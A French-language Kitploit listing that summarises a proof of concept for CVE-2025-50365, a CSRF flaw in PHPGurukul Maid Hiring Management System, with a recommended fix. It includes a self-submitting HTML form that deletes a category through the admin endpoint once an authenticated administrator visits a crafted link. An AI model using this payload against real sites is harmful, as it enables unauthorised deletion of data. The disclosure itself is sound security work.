
Skip to content
KitploitKITPLOIT
OutilsBlog
Log in
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-50365_CSRF_DELETE_CATEGORY-phpgurukul-CVE — PoC pour CVE-2025-50365 : une faille CSRF dans PHPGurukul Maid Hiring Management System permettant la suppression de catégories d'embauche via une requête admin malveillante. | Kitploit
Outils/GitHubGitHub/1h3ll/cve-2025-50365_csrf_delete_category-phpgurukul-cve
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCTFTests d'IntrusionApprentissage et Éducation
GitHub1h3ll/cve-2025-50365_csrf_delete_category-phpgurukul-cve

CVE-2025-50365_CSRF_DELETE_CATEGORY-phpgurukul-CVE

PoC pour CVE-2025-50365 : une faille CSRF dans PHPGurukul Maid Hiring Management System permettant la suppression de catégories d'embauche via une requête admin malveillante.

Voir le dépôt
8il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

Nom du projet et URL du dépôt : Système de gestion de recrutement de personnel de maison utilisant PHP et MySQL

Type de vulnérabilité : Falsification de requête côté client

Version(s) affectée(s) : v1.0

💣Description de la vulnérabilité : Une vulnérabilité de falsification de requête intersite (CSRF) existe dans le panneau d'administration du système de gestion de recrutement de PHPGurukul, permettant à un attaquant de supprimer des catégories d'embauche arbitraires en amenant un administrateur authentifié à visiter un site malveillant. Cela peut entraîner la suppression de données et des modifications non autorisées au niveau administrateur.

👩‍💻Impact : Suppression non autorisée de catégories.

🛜Preuve de concept (PoC) :


  1. Il existait une fonctionnalité de suppression de catégorie où seul un administrateur authentifié pouvait supprimer une catégorie. 1
  2. Code HTML pour envoyer une requête GET au point de terminaison /admin/manage-category.php CSRF-POC
<html>
  <body>
    <form action="http://127.0.0.1/mhms/admin/manage-category.php">
      <input type="hidden" name="delid" value="13" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
  1. Utilisez le code HTML et créez une URL malveillante. 3

  2. Après que l'administrateur clique sur le lien, la catégorie sera supprimée. 4 5

Recommandation : Implémentez des jetons CSRF dans les formulaires d'administration, appliquez les cookies SameSite et validez l'origine des requêtes pour empêcher les actions non autorisées.

Télécharger l’outil